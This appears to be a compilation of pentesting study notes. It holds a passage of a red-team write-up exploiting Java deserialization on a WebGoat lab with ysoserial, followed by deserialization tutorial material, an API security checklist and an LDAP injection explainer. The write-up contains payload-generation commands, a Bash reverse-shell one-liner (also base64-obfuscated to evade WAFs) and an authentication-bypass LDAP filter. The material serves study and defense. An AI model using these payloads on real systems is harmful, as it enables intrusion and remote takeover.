payloadsSleep.put("Apache Commons Collections 4 (Sleep)", Base64.decodeBase64("r00ABXNyAl..."));
payloadsSleep.put("Apache Commons Collections 4 Alternate payload (Sleep)", Base64.decodeBase64("r00ABXNyAl..."));
payloadsSleep.put("Hibernate 5 (Sleep)", Base64.decodeBase64("r00ABXNyAl..."));
payloadsSleep.put("JSON (Sleep)", Base64.decodeBase64("r00ABXNyABFqYXZhl..."));
payloadsSleep.put("ROME (Sleep)", Base64.decodeBase64("r00ABXNyABFqYXZhl..."));
payloadsSleep.put("Spring (Sleep)", Base64.decodeBase64("r00ABXNyAE1vcml..."));
payloadsSleep.put("Spring Alternate Payload (Sleep)", Base64.decodeBase64("r00ABXNyAE1vcml..."));
payloadsSleep.put("Commons BeanUtils (Sleep)", Base64.decodeBase64("r00ABXNyAE1vcml..."));
payloadsSleep.put("Java 6 and Java 7 (up to Jdk7u21) (Sleep)", Base64.decodeBase64("r00ABXNyAE1vcml..."));
payloadsSleep.put("Java 8 (up to Jdk8u20) (Sleep)", Base64.decodeBase64("r00ABXNyAE1vcml..."));
```

The payload is hard-coded.

Based on some research and help, we figured out that we need to modify the current version of [ysoserial](#) in order to get our payloads working.

We downloaded the source code of [ysoserial](#) and decided to recompile it using Hibernate 5. In order to successfully build [ysoserial](#) with Hibernate 5 we need to add the [javax.el](#) package to the *pom.xml* file.

We also have sent out a [Pull Request](#) to the original project in order to fix the build when the hibernate5 profile is selected.

```

314 </profile>
315 <id>hibernate5</id>
316 <activation>
317 <property>
318 <name>hibernate5</name>
319 </property>
320 </activation>
321 <dependencies>
322 <dependency>
323 <groupId>org.hibernate</groupId>
324 <artifactId>hibernate-core</artifactId>
325 <version>5.0.7.Final</version>
326 </dependency>
327 + <dependency>
328 + <groupId>javax.el</groupId>
329 + <artifactId>javax.el-api</artifactId>
330 + <version>3.0.0</version>
331 + </dependency>
332 </dependencies>
333 </profile>

```

Updated pom.xml

We can proceed to rebuild [ysoserial](#) with the following command:

```
mvn clean package -DskipTests -Dhibernate5
```

and then we can generate the payload with:

```
java -Dhibernate5 -jar target/ysoserial-0.0.6-SNAPSHOT-all.jar Hibernate1 "touch /tmp/test" | base64 -w0
```

```

Applications ▾ Places ▾ Terminator ▾ Fri 21:28 •
fish /root/pentest/webgoats/ysoserial
fish /root
fish /root/pentest/webgoats/ysoserial
docker /root/pentest/webgoats/ysoserial
fish /root/pentest/webgoats/ysoserial 122x28
Instead of attaching the assembly file: /root/pentest/webgoats/ysoserial/target/ysoserial-0.0.6-SNAPSHOT-all.jar, it will
become the file for main project artifact.
NOTE: If multiple descriptors or descriptor-formats are provided for this project, the value of this file will be non-dete
rministic!
[WARNING] Replacing pre-existing project main-artifact file: /root/pentest/webgoats/ysoserial/target/ysoserial-0.0.6-SNAPS
HOT.jar
with assembly file: /root/pentest/webgoats/ysoserial/target/ysoserial-0.0.6-SNAPSHOT-all.jar
[INFO] -----
[INFO] BUILD SUCCESS
[INFO] -----
[INFO] Total time: 01:22 min
[INFO] Finished at: 2018-10-26T21:24:48+02:00
[INFO] -----
root at ptest-nessuss in /root/pentest/webgoats/ysoserial (master +2)
└─# java -Dhibernate5 -jar target/ysoserial-0.0.6-SNAPSHOT-all.jar Hibernate1 "touch /tmp/test" | base64 -w0
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by ysoserial.payloads.util.Reflections (file:/root/pentest/webgoats/ysoserial/target/ys
oserial-0.0.6-SNAPSHOT-all.jar) to field com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl._bytecodes
WARNING: Please consider reporting this to the maintainers of ysoserial.payloads.util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
r00ABXNyABFqYXZlLnV0aWwUSGFzaE1hcAUH2sHDFmDRAwACRgAKBG9hZEZhY3RvckkACXRocmVzaG9sZlhwP0AAAAAAB3CAAAAAIAAAACc3IAI29yZy5oaW
Jlcm5hdGUuZW5naW5lLnNwaS5UeXB1ZFZhbHVlL4gUshmh5ZwCAAJMAAR0eXB1dAAZTG9yZy9oaWJlcm5hdGUvdHlwZS9UeXB100wABXZhbHVldAASTGphdmEv
bGFuZy9YmpLY307eHBzcgAgb3JnLmhpYmVybWV0ZS50eXB1LkNvbXBvbmVudFR5SGV+e2Nh9AnXEQIADVoAEmhhc05vdE51bGx0cm9wZXI0eVoABWlzS2V5S0
AMcHJvcGVydHlTcGFuTAAPY2FuRG9FeHRyYWNoeW9udAATTGphdmEvbGFuZy9Y9C9uZS50eXB1dAAZTG9yZy9oaWJlcm5hdGUuZW5naW5lLnNw
a59DYXNjYWRlU3R5bGU7TAARY29tcG9uZW50VHVwbG16ZXJ0ADFMb3JnL2hpYmVybWV0ZS50dXB5ZS9jb21wb251bnQVQ29tcG9uZW50VHVwbG16ZXI7TAAKZW
50aXR5TW9kZXQAGkxcvcmV0eXB1LkNvbXBvbmVudFR5SGV+e2Nh9AnXEQIADVoAEmhhc05vdE51bGx0cm9wZXI0eVoABWlzS2V5S0
TmFtZlZlcnR5bG16ZXI7TAAKZW50aXR5TW9kZXQAGkxcvcmV0eXB1LkNvbXBvbmVudFR5SGV+e2Nh9AnXEQIADVoAEmhhc05vdE51bGx0cm9wZXI0eVoABWlzS2V5S0

```

Working payload for Hibernate 5

We can verify that our command was executed by accessing the docker container with the following command:

```
docker exec -it <CONTAINER_ID> /bin/bash
```

As we can see our payload was successfully executed on the machine!

```

Applications ▾ Places ▾ Terminator ▾ Fri 21:34 •
webgoat@1d142ccc69ec: /
fish /root x webgoat@1d142ccc69ec: / docker /root/pentest/webgoats/ysoserial x
webgoat@1d142ccc69ec: / 122x28
JpYwXZxJzaw9uVULEAQABsgEADUNvbn0YW50VmFsdWUFeZp7jxtRxcgBAAy8aw5pdD4BAAmKvYBAARDb2RlAQAPTglUzU51bWJlc1RhYmxlAQASTG9jYWxw
YXJpYWJsZVRhYmxlAQAEgGhpwEAA0ZvbWEADELubmVYQ2xhc3NlcwEAJUx5c29zZXJpYWwvcGF5bG9hZHMvdXRpbC9HYWRnZXRzJEZvbzBAApTb3VYy2VGaw
xLAQAMR2FkZ2V0cy5qYXZhdAAKAAshABoBACN5c29zZXJpYWwvcGF5bG9hZHMvdXRpbC9HYWRnZXRzJEZvbWEAEGphdmEvdGFuZy9PYmpLY3QBABRqYXZlL2lv
L1NlcmLhbG6YwJsZ0EAAH3lzb3NlcmLhbC9wYXlsb2Fkcy91dGlsL0dhZGdldHMAIQACAAAMAAQAAEAAEAGgAFAYAAQAAAAAAAgIAAAEAAQAAKAAAsAAQAAAAALw
ABAAEAAAFKrcAAbEAAAACA0AAAGAAEAAAA7AA4AAAAAAEAAAAFAA0AEgAAAAIAEwAAAAIAFAAAAAACgABAAIAFgAQAAldwAAEUHducnB3AQB4cQB+AAVz
cQB+AAJxAH4AEAEAFgArcQB+ADJ4-
root at ptest-nessus in /root/pentest/webgoats/ysoserial (master +2)
#
root at ptest-nessus in /root/pentest/webgoats/ysoserial (master +2) 0 < 00:00:01 < 21:26:28
root at ptest-nessus in /root/pentest/webgoats/ysoserial (master +2)
root at ptest-nessus in /root/pentest/webgoats/ysoserial (master +2)
root at ptest-nessus in /root/pentest/webgoats/ysoserial (master +2)
# docker ps 0 < 00:00:00 < 21:30:41
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS
NAMES
1d142ccc69ec webgoat/webgoat-8.0 "java -Djava.securit..." 5 minutes ago Up 5 minutes 0.0.0.0:8080->8
080/tcp serene_fermi
root at ptest-nessus in /root/pentest/webgoats/ysoserial (master +2)
# docker exec -it 1d142ccc69ec /bin/bash 0 < 00:00:01 < 21:31:16
webgoat@1d142ccc69ec:/$ ls /tmp
hsperfdata_root tomcat.7434761602991608164.8080
hsperfdata_webgoat webgoat.jar-spring-boot-Libs-b0c30e25-dcbc-46d5-b103-c919e5400c6e
tomcat-dochbase.2405148144838506976.8080
webgoat@1d142ccc69ec:/$ ls /tmp
hsperfdata_root tomcat-dochbase.2405148144838506976.8080
hsperfdata_webgoat tomcat.7434761602991608164.8080
test webgoat.jar-spring-boot-Libs-b0c30e25-dcbc-46d5-b103-c919e5400c6e
webgoat@1d142ccc69ec:/$

```

The exploit works!

We proceed to enumerate the binaries on the target machine.

```

webgoat@1d142ccc69ec:/$ which php
webgoat@1d142ccc69ec:/$ which python
webgoat@1d142ccc69ec:/$ which python3
webgoat@1d142ccc69ec:/$ which wget
webgoat@1d142ccc69ec:/$ which curl
webgoat@1d142ccc69ec:/$ which nc
webgoat@1d142ccc69ec:/$ which perl
/usr/bin/perl
webgoat@1d142ccc69ec:/$ which bash
/bin/bash
webgoat@1d142ccc69ec:/$

```

Only *Perl* and *Bash* are available. Let's try to craft a payload to send us a reverse shell.

We looked at some one-liners reverse shells on Pentest Monkeys:

[Reverse Shell Cheat Sheet](#)

[If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards...](#)

pentestmonkey.net

And decided to try the *Bash* reverse shell:

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```



```
ubuntu@ip-172-31-42-208: ~ 140x73
ubuntu@ip-172-31-42-208:~$ nc -vvv -l -p 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [redacted] 58834 received!
ls
bin
boot
dev
docker-java-home
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
whoami
webgoat
```

Great!

Generalizing the payload generation process

During our research we found out this encoder as well that does the job for us

[‘http://jackson.thuraisamy.me/runtime-exec-payloads.html’](http://jackson.thuraisamy.me/runtime-exec-payloads.html)

By providing the following *Bash* reverse shell:

```
bash -i >& /dev/tcp/[IP address]/[port] 0>&1
```

the generated payload will be:

```
bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMC4xLzgwODAgMD4mMQ==}|{base64,-
d}|{bash,-i}
```

Awesome! This encoder can also be useful for bypassing WAFs! 🚀

About the author:

ABN AMRO, Red-Team

The ABN AMRO Red-Team is utilizing ethical hacking techniques and controlled exploits to identify weaknesses in the infrastructure. We ensure there is no disruption to operations, while providing first line parties with an overview of defense strengths and weaknesses.

Special thanks to [Federico Dotta](#) and Mahmoud ElMorabea!

References

- <https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization/>
- <http://www.pwntester.com/blog/2013/12/16/cve-2011-2894-deserialization-spring-rce/>
- <https://github.com/frohoff/ysoserial>
- <https://github.com/federicodotta/Java-Deserialization-Scanner>

<https://medium.com/abn-amro-developer/java-deserialization-from-discovery-to-reverse-shell-on-limited-environments-fa9d8417c99b>

<https://github.com/PortSwigger/java-serialized-payloads>

<https://www.coalfire.com/the-coalfire-blog/exploiting-blind-java-deserialization>

<https://jorgectf.gitbook.io/awae-oswe-preparation-resources/general/pocs/deserialization/java/ysoserial>

Object Deserialization

How to identify insecure deserialization

Identifying insecure deserialization is relatively simple regardless of whether you are whitebox or blackbox testing.

During auditing, you should look at all data being passed into the website and try to identify anything that looks like serialized data. Serialized data can be identified relatively easily if you know the format that different languages use. In this section, we'll show examples from both PHP and Java serialization. Once you identify serialized data, you can test whether you are able to control it.

Tip

For users of [Burp Suite Professional](#), [Burp Scanner](#) will automatically flag any HTTP messages that appear to contain serialized objects.

PHP serialization format

PHP uses a mostly human-readable string format, with letters representing the data type and numbers representing the length of each entry. For example, consider a User object with the attributes:

```
$user->name = "carlos";
```

```
$user->isLoggedIn = true;
```

When serialized, this object may look something like this:

```
O:4:"User":2:{s:4:"name":s:6:"carlos"; s:10:"isLoggedIn":b:1;}
```

This can be interpreted as follows:

- O:4:"User" - An object with the 4-character class name "User"
- 2 - the object has 2 attributes
- s:4:"name" - The key of the first attribute is the 4-character string "name"
- s:6:"carlos" - The value of the first attribute is the 6-character string "carlos"
- s:10:"isLoggedIn" - The key of the second attribute is the 10-character string "isLoggedIn"
- b:1 - The value of the second attribute is the boolean value true

The native methods for PHP serialization are `serialize()` and `unserialize()`. If you have source code access, you should start by looking for `unserialize()` anywhere in the code and investigating further.

Java serialization format

Some languages, such as Java, use binary serialization formats. This is more difficult to read, but you can still identify serialized data if you know how to recognize a few tell-tale signs. For example, serialized Java objects always begin with the same bytes, which are encoded as `ac ed` in hexadecimal and `rO0` in Base64.

Any class that implements the interface `java.io.Serializable` can be serialized and deserialized. If you have source code access, take note of any code that uses the `readObject()` method, which is used to read and deserialize data from an `InputStream`.

Manipulating serialized objects

Exploiting some deserialization vulnerabilities can be as easy as changing an attribute in a serialized object. As the object state is persisted, you can study the serialized data to identify and edit interesting attribute values. You can then pass the malicious object into the website via its deserialization process. This is the initial step for a basic deserialization exploit.

Broadly speaking, there are two approaches you can take when manipulating serialized objects. You can either edit the object directly in its byte stream form, or you can write a short script in the corresponding language to create and serialize the new object yourself. The latter approach is often easier when working with binary serialization formats.

Modifying object attributes

When tampering with the data, as long as the attacker preserves a valid serialized object, the deserialization process will create a server-side object with the modified attribute values.

As a simple example, consider a website that uses a serialized `User` object to store data about a user's session in a cookie. If an attacker spotted this serialized object in an HTTP request, they might decode it to find the following byte stream:

```
O:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"isAdmin";b:0;}
```

The `isAdmin` attribute is an obvious point of interest. An attacker could simply change the boolean value of the attribute to `1` (`true`), re-encode the object, and overwrite their current cookie with this modified value. In isolation, this has no effect. However, let's say the website uses this cookie to check whether the current user has access to certain administrative functionality:

```
$user = unserialize($_COOKIE);  
if ($user->isAdmin === true) {  
    // allow access to admin interface  
}
```

This vulnerable code would instantiate a `User` object based on the data from the cookie, including the attacker-modified `isAdmin` attribute. At no point is the authenticity of the

serialized object checked. This data is then passed into the conditional statement and, in this case, would allow for an easy privilege escalation.

This simple scenario is not common in the wild. However, editing an attribute value in this way demonstrates the first step towards accessing the massive amount of attack-surface exposed by insecure deserialization.

LAB

APPRENTICE [Modifying serialized objects](#)

Modifying data types

We've seen how you can modify attribute values in serialized objects, but it's also possible to supply unexpected data types.

PHP-based logic is particularly vulnerable to this kind of manipulation due to the behavior of its loose comparison operator (==) when comparing different data types. For example, if you perform a loose comparison between an integer and a string, PHP will attempt to convert the string to an integer, meaning that `5 == "5"` evaluates to true.

Unusually, this also works for any alphanumeric string that starts with a number. In this case, PHP will effectively convert the entire string to an integer value based on the initial number. The rest of the string is ignored completely. Therefore, `5 == "5 of something"` is in practice treated as `5 == 5`.

This becomes even stranger when comparing a string the integer 0:

```
0 == "Example string" // true
```

Why? Because there is no number, that is, 0 numerals in the string. PHP treats this entire string as the integer 0.

Consider a case where this loose comparison operator is used in conjunction with user-controllable data from a deserialized object. This could potentially result in dangerous [logic flaws](#).

```
$login = unserialize($_COOKIE)
if ($login['password'] == $password) {
    // log in successfully
}
```

Let's say an attacker modified the password attribute so that it contained the integer 0 instead of the expected string. As long as the stored password does not start with a number, the condition would always return true, enabling an authentication bypass. Note that this is only possible because deserialization preserves the data type. If the code fetched the password from the request directly, the 0 would be converted to a string and the condition would evaluate to false.

Be aware that when modifying data types in any serialized object format, it is important to remember to update any type labels and length indicators in the serialized data too. Otherwise, the serialized object will be corrupted and will not be deserialized.

LAB

PRACTITIONER[Modifying serialized data types](#)

When working directly with binary formats, we recommend using the Hackvector extension, available from the BApp store. With Hackvector, you can modify the serialized data as a string, and it will automatically update the binary data, adjusting the offsets accordingly. This can save you a lot of manual effort.

Using application functionality

As well as simply checking attribute values, a website's functionality might also perform dangerous operations on data from a deserialized object. In this case, you can use insecure deserialization to pass in unexpected data and leverage the related functionality to do damage.

For example, as part of a website's "Delete user" functionality, the user's profile picture is deleted by accessing the file path in the `$user->image_location` attribute. If this `$user` was created from a serialized object, an attacker could exploit this by passing in a modified object with the `image_location` set to an arbitrary file path. Deleting their own user account would then delete this arbitrary file as well.

LAB

PRACTITIONER[Using application functionality to exploit insecure deserialization](#)

This example relies on the attacker manually invoking the dangerous method via user-accessible functionality. However, insecure deserialization becomes much more interesting when you create exploits that pass data into dangerous methods automatically. This is enabled by the use of "magic methods".

Magic methods

Magic methods are a special subset of methods that you do not have to explicitly invoke. Instead, they are invoked automatically whenever a particular event or scenario occurs. Magic methods are a common feature of object-oriented programming in various languages. They are sometimes indicated by prefixing or surrounding the method name with double-underscores.

Developers can add magic methods to a class in order to predetermine what code should be executed when the corresponding event or scenario occurs. Exactly when and why a magic method is invoked differs from method to method. One of the most common examples in PHP is `__construct()`, which is invoked whenever an object of the class is instantiated, similar to Python's `__init__`. Typically, constructor magic methods like this contain code to initialize the attributes of the instance. However, magic methods can be customized by developers to execute any code they want.

Magic methods are widely used and do not represent a vulnerability on their own. But they can become dangerous when the code that they execute handles attacker-controllable data, for example, from a deserialized object. This can be exploited by an attacker to automatically invoke methods on the deserialized data when the corresponding conditions are met.

Most importantly in this context, some languages have magic methods that are invoked automatically **during** the deserialization process. For example, PHP's unserialize() method looks for and invokes an object's __wakeup() magic method.

In Java deserialization, the same applies to the ObjectInputStream.readObject() method, which is used to read data from the initial byte stream and essentially acts like a constructor for "re-initializing" a serialized object. However, Serializable classes can also declare their own readObject() method as follows:

```
private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException
{
    // implementation
}
```

A readObject() method declared in exactly this way acts as a magic method that is invoked during deserialization. This allows the class to control the deserialization of its own fields more closely.

You should pay close attention to any classes that contain these types of magic methods. They allow you to pass data from a serialized object into the website's code before the object is fully deserialized. This is the starting point for creating more advanced exploits.

Injecting arbitrary objects

As we've seen, it is occasionally possible to exploit insecure deserialization by simply editing the object supplied by the website. However, injecting arbitrary object types can open up many more possibilities.

In object-oriented programming, the methods available to an object are determined by its class. Therefore, if an attacker can manipulate which class of object is being passed in as serialized data, they can influence what code is executed after, and even during, deserialization.

Deserialization methods do not typically check what they are deserializing. This means that you can pass in objects of any serializable class that is available to the website, and the object will be deserialized. This effectively allows an attacker to create instances of arbitrary classes. The fact that this object is not of the expected class does not matter. The unexpected object type might cause an exception in the application logic, but the malicious object will already be instantiated by then.

If an attacker has access to the source code, they can study all of the available classes in detail. To construct a simple exploit, they would look for classes containing deserialization magic methods, then check whether any of them perform dangerous operations on controllable data. The attacker can then pass in a serialized object of this class to use its magic method for an exploit.

LAB

PRACTITIONER[Arbitrary object injection in PHP](#)

Classes containing these deserialization magic methods can also be used to initiate more complex attacks involving a long series of method invocations, known as a "gadget chain".

Gadget chains

A "gadget" is a snippet of code that exists in the application that can help an attacker to achieve a particular goal. An individual gadget may not directly do anything harmful with user input. However, the attacker's goal might simply be to invoke a method that will pass their input into another gadget. By chaining multiple gadgets together in this way, an attacker can potentially pass their input into a dangerous "sink gadget", where it can cause maximum damage.

It is important to understand that, unlike some other types of exploit, a gadget chain is not a payload of chained methods constructed by the attacker. All of the code already exists on the website. The only thing the attacker controls is the data that is passed into the gadget chain. This is typically done using a magic method that is invoked during deserialization, sometimes known as a "kick-off gadget".

In the wild, many insecure deserialization vulnerabilities will only be exploitable through the use of gadget chains. This can sometimes be a simple one or two-step chain, but constructing high-severity attacks will likely require a more elaborate sequence of object instantiations and method invocations. Therefore, being able to construct gadget chains is one of the key aspects of successfully exploiting insecure deserialization.

Working with pre-built gadget chains

Manually identifying gadget chains can be a fairly arduous process, and is almost impossible without source code access. Fortunately, there are a few options for working with pre-built gadget chains that you can try first.

There are several tools available that provide a range of pre-discovered chains that have been successfully exploited on other websites. Even if you don't have access to the source code, you can use these tools to both identify and exploit insecure deserialization vulnerabilities with relatively little effort. This approach is made possible due to the widespread use of libraries that contain exploitable gadget chains. For example, if a gadget chain in Java's Apache Commons Collections library can be exploited on one website, any other website that implements this library may also be exploitable using the same chain.

ysoserial

One such tool for Java deserialization is "ysoserial". This lets you choose one of the provided gadget chains for a library that you think the target application is using, then pass in a command that you want to execute. It then creates an appropriate serialized object based on the selected chain. This still involves a certain amount of trial and error, but it is considerably less labor-intensive than constructing your own gadget chains manually.

LAB

PRACTITIONER[Exploiting Java deserialization with Apache Commons](#)

Note that not all of the gadget chains in ysoserial enable you to run arbitrary code. Instead, they may be useful for other purposes. For example, you can use the following ones to help you quickly detect insecure deserialization on virtually any server:

- The URLDNS chain triggers a DNS lookup for a supplied URL. Most importantly, it does not rely on the target application using a specific vulnerable library and works in any

known Java version. This makes it the most universal gadget chain for detection purposes. If you spot a serialized object in the traffic, you can try using this gadget chain to generate an object that triggers a DNS interaction with the Burp Collaborator server. If it does, you can be sure that deserialization occurred on your target.

- JRMPClient is another universal chain that you can use for initial detection. It causes the server to try establishing a TCP connection to the supplied IP address. Note that you need to provide a raw IP address rather than a hostname. This chain may be useful in environments where all outbound traffic is firewalled, including DNS lookups. You can try generating payloads with two different IP addresses: a local one and a firewalled, external one. If the application responds immediately for a payload with a local address, but hangs for a payload with an external address, causing a delay in the response, this indicates that the gadget chain worked because the server tried to connect to the firewalled address. In this case, the subtle time difference in responses can help you to detect whether deserialization occurs on the server, even in blind cases.

PHP Generic Gadget Chains

Most languages that frequently suffer from insecure deserialization vulnerabilities have equivalent proof-of-concept tools. For example, for PHP-based sites you can use "PHP Generic Gadget Chains" (PHPGGC).

LAB

PRACTITIONER[Exploiting PHP deserialization with a pre-built gadget chain](#)

Note

It is important to note that the vulnerability is the deserialization of user-controllable data, not the mere presence of a gadget chain in the website's code or any of its libraries. The gadget chain is just a means of manipulating the flow of the harmful data once it has been injected. This also applies to various memory corruption vulnerabilities that rely on deserialization of untrusted data. In other words, a website may still be vulnerable even if it did somehow manage to plug every possible gadget chain.

Working with documented gadget chains

There may not always be a dedicated tool available for exploiting known gadget chains in the framework used by the target application. In this case, it's always worth looking online to see if there are any documented exploits that you can adapt manually. Tweaking the code may require some basic understanding of the language and framework, and you might sometimes need to serialize the object yourself, but this approach is still considerably less effort than building an exploit from scratch.

LAB

PRACTITIONER[Exploiting Ruby deserialization using a documented gadget chain](#)

Even if you can't find a gadget chain that's ready to use, you may still gain valuable knowledge that helps you create your own custom exploit.

Creating your own exploit

When off-the-shelf gadget chains and documented exploits are unsuccessful, you will need to create your own exploit.

To successfully build your own gadget chain, you will almost certainly need source code access. The first step is to study this source code to identify a class that contains a magic method that is invoked during deserialization. Assess the code that this magic method executes to see if it directly does anything dangerous with user-controllable attributes. This is always worth checking just in case.

If the magic method is not exploitable on its own, it can serve as your "kick-off gadget" for a gadget chain. Study any methods that the kick-off gadget invokes. Do any of these do something dangerous with data that you control? If not, take a closer look at each of the methods that they subsequently invoke, and so on.

Repeat this process, keeping track of which values you have access to, until you either reach a dead end or identify a dangerous sink gadget into which your controllable data is passed.

Once you've worked out how to successfully construct a gadget chain within the application code, the next step is to create a serialized object containing your payload. This is simply a case of studying the class declaration in the source code and creating a valid serialized object with the appropriate values required for your exploit. As we have seen in previous labs, this is relatively simple when working with string-based serialization formats.

Working with binary formats, such as when constructing a Java deserialization exploit, can be particularly cumbersome. When making minor changes to an existing object, you might be comfortable working directly with the bytes. However, when making more significant changes, such as passing in a completely new object, this quickly becomes impractical. It is often much simpler to write your own code in the target language in order to generate and serialize the data yourself.

When creating your own gadget chain, look out for opportunities to use this extra attack surface to trigger secondary vulnerabilities.

LAB

EXPERT[Developing a custom gadget chain for Java deserialization](#)

By carefully studying the source code, you can discover longer gadget chains that potentially allow you to construct high-severity attacks, often including remote code execution.

LAB

EXPERT[Developing a custom gadget chain for PHP deserialization](#)

PHAR deserialization

So far, we've looked primarily at exploiting deserialization vulnerabilities where the website explicitly deserializes user input. However, in PHP it is sometimes possible to exploit deserialization even if there is no obvious use of the `unserialize()` method.

PHP provides several URL-style wrappers that you can use for handling different protocols when accessing file paths. One of these is the `phar://` wrapper, which provides a stream interface for accessing PHP Archive (.phar) files.

The PHP documentation reveals that PHAR manifest files contain serialized metadata. Crucially, if you perform any filesystem operations on a phar:// stream, this metadata is implicitly deserialized. This means that a phar:// stream can potentially be a vector for exploiting insecure deserialization, provided that you can pass this stream into a filesystem method.

In the case of obviously dangerous filesystem methods, such as include() or fopen(), websites are likely to have implemented counter-measures to reduce the potential for them to be used maliciously. However, methods such as file_exists(), which are not so overtly dangerous, may not be as well protected.

This technique also requires you to upload the PHAR to the server somehow. One approach is to use an image upload functionality, for example. If you are able to create a polyglot file, with a PHAR masquerading as a simple JPG, you can sometimes bypass the website's validation checks. If you can then force the website to load this polyglot "JPG" from a phar:// stream, any harmful data you inject via the PHAR metadata will be deserialized. As the file extension is not checked when PHP reads a stream, it does not matter that the file uses an image extension.

As long as the class of the object is supported by the website, both the __wakeup() and __destruct() magic methods can be invoked in this way, allowing you to potentially kick off a gadget chain using this technique.

LAB

EXPERT [Using PHAR deserialization to deploy a custom gadget chain](#)

This inventive technique was featured in our Top 10 web hacking techniques of 2018.

Read more

[Top 10 web hacking techniques of 2018](#)

Exploiting deserialization using memory corruption

Even without the use of gadget chains, it is still possible to exploit insecure deserialization. If all else fails, there are often publicly documented memory corruption vulnerabilities that can be exploited via insecure deserialization. These typically lead to remote code execution.

Deserialization methods, such as PHP's unserialize() are rarely hardened against these kinds of attacks, and expose a huge amount of attack surface. This is not always considered a vulnerability in its own right because these methods are not intended to handle user-controllable input in the first place.

<https://portswigger.net/web-security/deserialization/exploiting>

API PenTesting

Checklist of the most important security countermeasures when designing, testing, and releasing your API.

Authentication

- Don't use Basic Auth. Use standard authentication instead (e.g. [JWT](#), [OAuth](#)).

- Don't reinvent the wheel in Authentication, token generation, password storage. Use the standards.
- Use Max Retry and jail features in Login.
- Use encryption on all sensitive data.

JWT (JSON Web Token)

- Use a random complicated key (JWT Secret) to make brute forcing the token very hard.
- Don't extract the algorithm from the header. Force the algorithm in the backend (HS256 or RS256).
- Make token expiration (TTL, RTTL) as short as possible.
- Don't store sensitive data in the JWT payload, it can be decoded [easily](#).

OAuth

- Always validate redirect_uri server-side to allow only whitelisted URLs.
- Always try to exchange for code and not tokens (don't allow response_type=token).
- Use state parameter with a random hash to prevent CSRF on the OAuth authentication process.
- Define the default scope, and validate scope parameters for each application.

Access

- Limit requests (Throttling) to avoid DDoS / brute-force attacks.
- Use HTTPS on server side to avoid MITM (Man in the Middle Attack).
- Use HSTS header with SSL to avoid SSL Strip attack.
- For private APIs, only allow access from whitelisted IPs/hosts.

Input

- Use the proper HTTP method according to the operation: GET (read), POST (create), PUT/PATCH (replace/update), and DELETE (to delete a record), and respond with 405 Method Not Allowed if the requested method isn't appropriate for the requested resource.
- Validate content-type on request Accept header (Content Negotiation) to allow only your supported format (e.g. application/xml, application/json, etc.) and respond with 406 Not Acceptable response if not matched.

- Validate content-type of posted data as you accept (e.g. application/x-www-form-urlencoded, multipart/form-data, application/json, etc.).
- Validate user input to avoid common vulnerabilities (e.g. XSS, SQL-Injection, Remote Code Execution, etc.).
- Don't use any sensitive data (credentials, Passwords, security tokens, or API keys) in the URL, but use standard Authorization header.
- Use an API Gateway service to enable caching, Rate Limit policies (e.g. Quota, Spike Arrest, or Concurrent Rate Limit) and deploy APIs resources dynamically.

Processing

- Check if all the endpoints are protected behind authentication to avoid broken authentication process.
- User own resource ID should be avoided. Use /me/orders instead of /user/654321/orders.
- Don't auto-increment IDs. Use UUID instead.
- If you are parsing XML files, make sure entity parsing is not enabled to avoid XXE (XML external entity attack).
- If you are parsing XML files, make sure entity expansion is not enabled to avoid Billion Laughs/XML bomb via exponential entity expansion attack.
- Use a CDN for file uploads.
- If you are dealing with huge amount of data, use Workers and Queues to process as much as possible in background and return response fast to avoid HTTP Blocking.
- Do not forget to turn the DEBUG mode OFF.

Output

- Send X-Content-Type-Options: nosniff header.
- Send X-Frame-Options: deny header.
- Send Content-Security-Policy: default-src 'none' header.
- Remove fingerprinting headers - X-Powered-By, Server, X-AspNet-Version, etc.
- Force content-type for your response. If you return application/json, then your content-type response is application/json.
- Don't return sensitive data like credentials, Passwords, or security tokens.

- Return the proper status code according to the operation completed. (e.g. 200 OK, 400 Bad Request, 401 Unauthorized, 405 Method Not Allowed, etc.).

CI & CD

- Audit your design and implementation with unit/integration tests coverage.
- Use a code review process and disregard self-approval.
- Ensure that all components of your services are statically scanned by AV software before pushing to production, including vendor libraries and other dependencies.
- Design a rollback solution for deployments.

<https://gitlab.com/pentest-tools/API-Security-Checklist>

<https://book.hacktricks.xyz/pentesting/pentesting-web/web-api-pentesting>

<https://www.getastra.com/blog/knowledge-base/api-security-testing/>

<https://pentestbook.six2dez.com/enumeration/webservices/apis>

<https://thecyphere.com/blog/owasp-api-security-top-10/>

<https://shenavi21.medium.com/mitigating-sql-injections-for-apis-with-wso2-api-manager-a87a9759b43>

LDAP Injection

LDAP Injection is an attack used to exploit web based applications that construct LDAP statements based on user input. When an application fails to properly sanitize user input, it's possible to modify LDAP statements using a local proxy. This could result in the execution of arbitrary commands such as granting permissions to unauthorized queries, and content modification inside the LDAP tree. The same advanced exploitation techniques available in [SQL Injection](#) can be similarly applied in LDAP Injection.

https://owasp.org/www-community/attacks/LDAP_Injection

How does LDAP injection work?

The [application architecture](#) that supports LDAP includes both server-side and client-side components. The LDAP queries submitted to the server are known as LDAP search filters, which are constructed using prefix notation. Below is an example of an LDAP search filter:

```
find("&(cn=" + username + ")(userPassword=" + pass +)")"
```

This prefix filter notation instructs the query to find an LDAP node with the given username and password. Consider a scenario where this query is constructed by appending the username and password strings obtained from an HTML form. If these user-controlled values are appended to the LDAP search filter without any validation or sanitization, a username and password value of '*' changes the intended meaning of the query and returns a list of all users.

Special characters other than '*' can also create malicious queries. If the username value is set to '*)(cn=*)(|(cn=*)', the effective search filter becomes:

```
find("&(cn=*)(cn=*)(|(cn=*)(userPassword=" + pass +"))")
```

The highlighted condition in the above query always evaluates to true. If this query is used within an authentication flow, an attacker can easily bypass authentication controls with the above payload.

